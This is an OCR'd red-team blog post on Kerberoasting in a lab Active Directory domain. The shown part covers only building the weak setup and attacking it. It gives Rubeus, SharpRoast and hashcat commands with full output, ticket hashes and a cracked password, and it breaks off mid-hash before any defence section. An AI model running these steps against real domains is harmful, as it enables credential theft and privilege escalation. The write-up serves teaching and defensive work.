
REDTEAM

Roasting your way to DA - Build-Break-Defend-Fix

Dive into both Kerberoasting and ASREP Roasting, looking at how they work, how to introduce them into an environment and how to fix them or where possible monitor and defend against them.

ANDY GILL
8 MAY 2020 • 13 MIN READ




Now that you have finished enjoying the beauty of Scotland in winter.

> **Kerberoasting(T1208)**
>
> Build
>
> Break Things
>
> Defend
>
> Fix
>
> ASREP-Roasting


Welcome to part 2 of my paving the way to DA series, in this post I'll be covering both Kerberoasting and ASREP Roasting, taking a deeper dive into how they work, how to introduce them into an environment and how to fix them or where possible monitor and defend against them.

If you missed the first part of the series it can be found here, both are independent of each other but they are different ways of escalating your privileges on a network and each can be defended or fixed.

Also if you'd prefer to follow along with a video I streamed this earlier in the month:



Before we dive into all the fun stuff it is important to get a bit of background on the components that underpin the attacks discussed in this post. There are three main components that form kerberos authentication, the domain controller, target service and a client.



Essentially when a user from an endpoint(the client in this example) wants to access a specific service. The client requests an authentication ticket also known as a ticket-granting ticket (TGT) from the Key Distribution Centre (KDC).

1. The KDC will verify the credentials and sends back an encrypted TGT and session key for the client to access a specific service.
2. The TGT is encrypted using the Ticket Granting Service (TGS) secret key

When the client needs to communicate with a service on another node (a "principal", in Kerberos parlance), the client sends the TGT to the TGS, which usually shares the same host as the KDC. Service must be registered at TGS with a Service Principal Name (SPN).

A SPN is a feature whereby a user can request a ticket from the domain controller to access a service on the domain, the domain controller replies with a ticket that is encrypted with the user for that service's hash.

1. The client sends the current TGT to the TGS with the Service Principal Name (SPN) of the resource the client wants to access
2. The KDC verifies the TGT of the user and that the user has access to the service

3. TGS sends a valid session key for the service to the client
4. Client forwards the session key to the service to prove the user has access, and the service grants access.

Kerberoasting(T1208)

Kerberoasting works provided the target user has a non-null SPN property. We can take their kerberos hash and crack their password offline using something like john the ripper or hashcat.

Build

While there is legitimate functionality to have SPNs implemented, where possible (and I'll dive more into this later on in the post) it is recommended to setup any service accounts with a long password and to use AES256 by default rather than RC4. However for the purposes of this lab example we're not going to select AES256, instead we are going to use RC4.

First we need to create the account within AD that is going to be our service account. This can be done with domain admin on any machine within the domain but is easiest from the domain controller. To do this, there are many ways however the easiest command would be:

```
net user zephr_adm password /add /domain
```

Once this is done we can add a SPN for the user with the following:

`setspn -s smb/purplehaze.offense:445 zephr_adm`

below:

```
PS C:\Users\Administrator> net user zephr_adm [redacted] /add /domain
The command completed successfully.

PS C:\Users\Administrator> setspn -s smb/purplehaze.offense:445 zephr_adm
Checking domain DC=purplehaze,DC=offense

Registering ServicePrincipalNames for CN=zephr_adm,CN=Users,DC=purplehaze,DC=offense
        smb/purplehaze.offense:445
Updated object
PS C:\Users\Administrator>
```


Break Things

In order to kerberoast there are two options, on domain and off/outside a domain. Starting off with the attack path from on domain(which is the most likely situation during an internal or phishing engagement).


There are three tools that can be used for performing on-domain kerberoasting, rubeus, sharproast and invoke-kerberoast. Yes there are other tools out there for sure but I'll be covering how to perform the attack with these three and how to crack the hash produced in hashcat in this post :-).

Rubeus

downloaded here. Simply open the `.sln` file in VS then select `Build->Build Solution`.



This will build and drop the exe into the bin folder ready to use with command line or execute-assembly. For the purposes of this blog I'm going to demo use from an on-domain machine using the command line interface rather than via a command and control server (C2). However the execution method is identical anyway(there are multiple ways to compile it as a library and other things).




Once we've built Rubeus it is time to poll the domain controller for potential kerberos accounts that are kerberoastable on the domain, we can do this by launching Rubeus from a domain connected machine or within the context of a domain user.

At this stage it is worth noting that everytime this command is run the machine will retrieve ALL of the kerberos tickets for the domain, as a result this needs to be considered as they will also be cached.

```
Rubeus.exe kerberoast /format:hashcat
```


```
PS C:\Users\Administrator\Desktop\Ep2> .\Rubeus.exe kerberoast /format:hashcat

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Found 4 user(s) to Kerberoast!

[*] SamAccountName         : andyg
[*] DistinguishedName      : CN=Andy,CN=Users,DC=purplehaze,DC=offense
[*] ServicePrincipalName   : ldap/ws04.purplehaze.defense
[*] PwdLastSet             : 24/03/2020 02:35:00
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*andyg$purplehaze.offense$ldap/ws04.purplehaze.defense*$3A61480C7C72
                             EDBE1543727CB1BA3841$2B86C61F58144E0084A41214D5FC4D44E0BFC22A4B9E379729A3CF86148
                             0BB433D3D270F950BE71C7BA3D6B6F603022C70A50D76AE971EF154670645CF07DAE0B406391678F
                             5FB8D7D37FA8922C0B9140AD6D5409C69E8EEF60F68E900C2EC5F20B3CB82C02F61295FD6D7F1100
                             3AC34BAEF96F0B0C319BCFFD75C6EE9B36127C2B71CC3A56CDE03D8756A9E3ED73E40DEF8B5B040F
                             43243AC2E1973846155BE0375220D557BE74C5E90AEF9202B48EBFFE2C7029E2420DC09E9B0FA691
                             E928D5F16C90B1734A27FC96FF0BDD516F7F742BD08442501 48C8A8BF2035E3DC8B0B0E6C1E37A5B
                             D6A09B485DFCA2A98434D09E12621DB25D4128E97896E77B9D6B69F2BAE41F8C206FC5B9F070F2AF
                             E71ACA8CFA7F96182155D187F2618AF97FE1626EF2D84EF54A95046E506D588EBB9CF1FF20FD73F5
                             5A5DD0F4A2653E557DD5F0C6D87DC6BF96E8F00966578E9EC5B8A9002FA4604EBFE3840875BEB45E
                             4F91C6C0A8957DBC211B29014DA1F702884317144B7B7FC109631693D302D977EBFBBC2EFFB92953
                             FDED36BA4FCC7C3A61DB32D8D2F46641DC1CB130E7876CC795B44F833BD5511CBAD4301F1C4E941D
                             7E96B556A2E16D44D0A93DD6766F8BE67D16812C3693BCB779A90D0D4AEEC572E7F135DE54BC6B8B
                             2181E0CC9694F2CB41EEA2CC3CE43471DA90D4E9FB4877C359EF2EE5552FB37118CEB6D3C7DD83AF
                             F6D1B6F9D17F991F23A8E364B83EDEC0056EB372F0CA9A74F1C51967D0A7669C894EDD87331D74AA
                             3D1BCBEFF817CCE920394E572FE1DC1EB7AD6DD288CFAFF77FDD3A752741049A7A1F4B88F8182CD0
                             4C61097F4DFA37B7A046FCA88C63CDED932CF46802DAA52239FFDD39BD86962E0FF5A59748118701
                             9BFFE86D9AF084DD469D7A3CB3256D40789E0D8286B5C0D478C569CEF59E19FE6C8C2863637CB8FE
                             65DB31C7D123D098A3DA669DF50B1099F1DD7D10AC69085799F6E7B6B45FC33FCD64E42CAF0A9C3A
                             3CFA0AD38D684ADF5B7449096E902231AC2216561B3ADAE97CC27CE6348F4FD3C715EC421147F303
                             22C709C99247E903F31435779E6CB40A31F39B20CEE6B51B05071A53D8F8108AC0C7FA39F89039A8
                             0612B88E625D361C22CE114B14CB1CE5310613643255388BB11C2C0ECF6343498796BC3530352370
```



Additionally if the defensive team are smart they may implement honeyroasting with a domain account honey pot(more on this later on how to implement and track from a defensive perspective).

For the purposes of the demo we're going to go after the account we created `zephr_adm`, therefore we'll grab the RC4 hash for this user using. This command requests only the RC4 version of the hash of the zephr_adm user and outputs it to hashcat format for easy cracking.

```
Rubeus.exe kerberoast /user:zephr_adm /format:hashcat /tgtdeleg
```



We'll take the hash and crack it with hashcat:

```
1  $krb5tgs$23$*zephr_adm$purplehaze.offense$smb/purplehaze.offense:445*$0716FCF2
```

From the hash we can see it is `$23` which indicates that the hash we retrieved is RC4. Which hashcat should be able to make light work of.

```
.\hashcat64.exe -m 13100 ep.txt wordlist.txt
```

For those that have never used hashcat, essentially the command above is:

- `hashcat64.exe`: Running hashcat64 binary on windows
- `-m 13100`: This is telling hashcat what the hashtype is, this is called a mask. In this case we're instructing it to use Kerberos 5, etype 23, TGS-REP.
- `ep.txt`: This is where the hash file is, this could be called anything but I've named the file `ep.txt` as shown in the screen capture above.
- `wordlist.txt`: This is a wordlist we're going to try the hash against to try and extract the cleartext password.

```
3e8e72dcb361afd5f196772e07573da82d33c7cf3ad88934319f33efcee6f1ec8e91afbf66e
2c14215f480ccbfabea59a44c16256aa392a4a4720fef9197cfd851baddd5d8e9d6073aa0da
f1afb6abd94e6bf1d2790626fecf97099b44b2c41650eae63d48c9d6d:14Carmex!

Session..........: hashcat
```

```
Time.Started.....: Fri Apr 10 16:40:57 2020 (0 secs)
Time.Estimated...: Fri Apr 10 16:40:57 2020 (0 secs)
Guess.Base.......: File (.\wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      205 H/s (0.17ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered........: 2/3 (66.67%) Digests, 2/3 (66.67%) Salts
Progress.........: 21/21 (100.00%)
```

The password for the user was successfully retrieved which was found to be `14Carmex!`. As the hash was

RC4_HMAC it was easier to crack however if we were unable to retrieve a RC4 hash the other indicator would be `$18` which is an AES hash. Hashcat can still attempt to crack this however it will take longer due to the encryption algorithm in use.

Alongside rubeus there are a few other ways to extract hashes when on a domain connected machine, sharproast and invoke-kerberoast, they both work in a similar way as shown.

SharpRoast

Rubeus younger brother and what the tool is based off of, SharpRoast (it's in the name) is a C# based toolset. It is now discontinued in favour of Rubeus however there may still be environments where it isn't detected vs Rubeus.

In order to use it, it also needs to be compiled in the same way as Rubeus. Once this is done the tool can be run as follows:

This command will request all of the SPNs for the domain and give back the hashes which can be sent to hashcat or john the ripper again. However for the purposes of this demo we're going to specify the account for ease of access:

```
.\SharpRoast.exe zephradm
```

```
PS C:\Users\Administrator\Desktop> .\SharpRoast.exe zephradm
SamAccountName         : zephradm
DistinguishedName      : CN=zephradm,CN=Users,DC=purplehaze,DC=offense
ServicePrincipalName   : smb/purplehaze.offense:444
Hash                   : $krb5tgs$23$*zephradm$purplehaze.offense$smb/purplehaze.offense:444*$FD335858547
                         2FF94A30DC406C8EB861A$37621E7F1274E93EC194A7EDBE3C206BA7E393B8163ED4FDE3D4F2D369
                         D657FD69C68A9674970CA587146ED110BDD21456E5EB599B8B668BA352213FE4E4F22B00CCA780BE
                         7676C5C14C940A2FDD3B21DD5024045E083826631462F103CA1707F61E8AAC44C22FDC7265197C51
                         1747F724C4724DAA2666D4B38CEC1B14B8DD74BB7AAD3F1442440C7834A2E6E4076321EE17816ECA
                         E31F339C394FBD1FE1FFB173DD5506152B22F7E76B3578E09139514E6F4FC73351582808ACC21FDE
                         AE1405F4C8D264E77B9497A7FC1B360A0967DB074B7533874D11589D7D2DF2020541278B36970232
                         685090EB4C1E6A062DB24C93159B44E778B0616CA2B2EF22DDBC24E0FCBDA7DE257E6AD5F76BA6FE
                         9AC1209A17FAA876BBFA9DBF106ADFD4F7EE059AA89DD10440A2592383B8608A3E998DCD8E07133B
                         6092E15E49198F606B79F0A893BC703637FAE500DD9FDEAA6700918AC5F9F858D468D56E487226BC
                         AC82EC2BA96F959B8D00A84882A7D6AF993A0A0EA38548D7639172D9D4FE4D433E8364C8323D5593
                         125A23DBCE2B3F0B0B692F084F47C542B404B5D6D1719C602A187E52E910B51E0FC8D17F3232CBDA
                         27A16BB78050943B8D3F349A2D57F561311C3764989F04674D3DF5174670F90EA687A99C6608F981
                         929645E6AB8FED46661118867 6FF8FBCAECA510BCC6AD5105039C462284FC2BA68CACB787E120151
                         BB3B04AEBCC65C2682B5D748C9162A2393BDB8DBDC33878ADD5E9239CD6AC9D2A8FCEDA59F09614C
                         84A20D3B661A3330A4FEE826BF652551481D2788CE1E0F57FCE328D15A54FF7F963C4094ED2410B8
                         7833D586F01C6EFBD88FC1A437D2C80E1B9AD541EE3F5371F2F37DF419432119D299BC9317C14E59
                         664737DBF486F76D787E371E8668739E87F38B2554C7A800EAD13BDDD661D457E398E7FE5A1F020E
